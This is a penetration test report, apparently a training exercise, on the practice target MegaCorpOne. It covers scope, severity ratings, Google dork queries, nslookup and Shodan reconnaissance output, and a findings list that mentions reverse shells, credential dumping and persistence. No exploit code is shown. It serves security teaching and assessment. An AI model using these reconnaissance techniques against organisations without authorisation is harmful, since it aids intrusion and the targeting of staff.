Cybersecurity

Penetration Test Report

MegaCorpOne

Penetration Test Report

SPECTRE Security, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	SPECTRE Security, LLC
Contact Name	Aneesh Sharma
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	aneesh.sharma@spectresec.com

Document History

Version	Date	Author(s)	Comments
001	07/10/2023	Aneesh Sharma	First Draft
002	07/15/2023	Aneesh Sharma	Initial Review
003	07/16/2023	Aneesh Sharma	Final Review

Introduction

In accordance with MegaCorpOne's policies, SPECTRE Security, LLC (henceforth known as (SPTR) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by SPTR during July of 2023.

For the testing, SPTR focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

SPTR used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

SPTR begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

SPTR uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain a perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

SPTR's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defences that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- One of the strengths that was found during the reconnaissance of the wireless networks that there was a publicly accessible wireless network with a visible SSID. For the user to access this network, they most create an account and use those to log in. It is my understanding that the SSID for the internal network is not being broadcasted, which means it is not visible to anyone outside the organization.

Summary of Weaknesses

SPTR successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version, but are more general and systemic vulnerabilities.

- Contact details of senior management are available to the public online. A contact department details should be made available instead.
- Login credentials were found in text files, and they were not complex, making them easy to crack. Weak passwords being allowed makes the system more vulnerable to attacks.
    - Due to the use of weak passwords being allowed, privilege escalation was able to be easily conducted.
- In the reconnaissance phase open ports were identified such as port 22 which were later exploited. Several well known vulnerabilities were also identified, which narrowed the exploits that were used.
- Network scanning and mapping are also easily conducted, which made it easy to visualize the network infrastructure.
- Apache servers are vulnerable to CVE exploits.

Executive Summary

SPECTRE Security, LLC was able to conducts an extensive security assessment of MegaCorpOne in order to determine the vulnerabilities and security risks withing their network, which was agreed upon before the engagement. This security engagement used several penetration testing methods, which allowed SPECTRE Security to provide MegaCorpOnes management with a deeper understanding of the risks associated with their current network and security model.

The evaluation commenced by testing MegaCorpOne's internal network infrastructure, which used reconnaissance and host discovery. We used Shodan.io to see the OS that was being run as well as ports that are open on the system. Shodan.io also provided a list of potential CVE vulnerabilities that could affect the machine. Subsequently, armed with this knowledge, we could devise several potential attack scenarios against the machines. The conducted tests revealed several vulnerabilities that pose risks to the confidentiality, integrity, and availability of MegaCorpOne's resources. During the tests, we were able to guess a weak password and gain access to a Linux and Windows 10 machine because of this, other usernames and password were located. This allowed us to use these usernames and passwords to escalate our privileges on both machines and create backdoors for continued exploitation of the machines.

MegaCorpOne's internal network was found to have critical, high, and medium severity issues, necessitating immediate remediation to safeguard the company's network from potential malicious threats. Based on the assessment of MegaCorpOne, it is evident that they are ill-prepared to defend against current attacks. Urgent action is required to address and remediate the findings outlined in the report.

Summary Vulnerability Overview

Vulnerability	Severity
Shodan.io Site Overview and CVE Exploits	Critical
Weak Password on Public Web Application	Critical
Exploitable Open Ports on Network	Critical
Exploitation and Privilege Escalation	Critical
Password Cracking	Critical
Persistence on the Compromised Machine	Critical
Privilege Escalation Exploit and Persistence	Critical
LLMNR Spoofing	Critical
Windows Open Port	High
Reverse Shell Vulnerability	High
Credential Dumping and Lateral Movement	High
Password Spraying	Medium
Executive Team Contact Information and Files	Medium
IP Addresses Exposed for Domain Servers	Medium
Windows Management Instrumentation (WMI) Vulnerability	Medium
Compromised Server Users	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.100–Host Machine 172.22.117.150– Linux Machine 172.22.117.10– WinDC01 –Domain Controller 172.22.117.20–Windows10 Machine 172.22.117.87–www.megacorpone.com
Ports	21 FTP 22 SSH 80 HTTP 443 HTTPS 445 SMB 139 RPC/SMB 3389 RDP 88 Kerberos

Exploitation Risk	Total
Critical	8
High	3
Medium	5
Low	0

Vulnerability Findings

Executive Team Contact Information and Files

Risk Rating: **Medium**


Description: Using the Google dorking technique, we were able to find information about MegaCorpOnes's executives. As shown in Figure 1.1 entering the following into the Google search field "intext:email site:megacorpone.com" displayed results that gave us the contact details landing page. This information included team member Names, positions, email addresses and images of executive staff (Figure 1.2). This information alone does not pose a security threat, however when combined with other information that is gathered by a malicious actor it can pose a risk and allows executive team members to be profiled and eventually compromised. Using the same Google dorking method, we entered the following text into the search bar "ext:txt site:megacorpone.com" which results showed a txt file (figure 1.3) which displayed text shown in figure 1.4 that stated to allow to enter /nanites.php in the search bar after the website name. Doing so results in a web page that displays the current nanite levels in Rachel, NV (figure 1.5)

Affected Hosts: www.megacorpone.com

Remediation:

- Remove Contact information of executives from the website
- Create a single contact email where all queries from the public can be directed, i.e contact@megacorpone.com, support@megacorpone.com

(Figure 1.1)



(Figure 1.2)




Figure 1.3




Figure 1.4





Figure 1.5



Shodan.io Site Overview and CVE Exploits

Risk Rating: **Critical**

Description:
MegaCorpOnes's external IP address was gathered by simply using a "nslookup" (Figure 1.3) command on a Linux terminal. The IP address gathered from our "nslookup" was then entered into Shodan.io the results showed us details such as open ports, system information (OS), CVE and the location of the servers (Figures 1.6-.1.16).

Site Profile:

- Server Location: Montreal, Canada
- Operating System: Debian- 10+deb10u2
- Web Server: Apache 2.4.38
- SSH: OpenSSH 7.9p1 Debian - SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
- Open Ports
    - SSH – 22
    - HTTP – 80
    - HTTPS – 443

Figure 1.6



Activities
Terminal
Thu 20:33
sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help
sysadmin@UbuntuDesktop:~$ nslookup www.megacorpone.com
Server: 8.8.8.8
Address: 8.8.8.8#53
Non-authoritative answer:
Name: www.megacorpone.com
Address: 149.56.244.87
sysadmin@UbuntuDesktop:~$

Figure 1.7



SHODAN
Explore
Downloads
Pricing
Search...
Account
149.56.244.87
Regular View
Raw Data
// LAST SEEN: 2023-06-28
General Information
Hostnames www.megacorpone.com
Domains MEGACORPONE.COM
Country Canada
City Montréal
Organization OVH Hosting, Inc.
ISP OVH SAS
ASN AS16276
Open Ports
22
80
443
// 22 / TCP
OpenSSH 7.9p1 Debian 10+deb10u2
Web Technologies

Figure 1.8




Figure 1.9




Figure 1.10

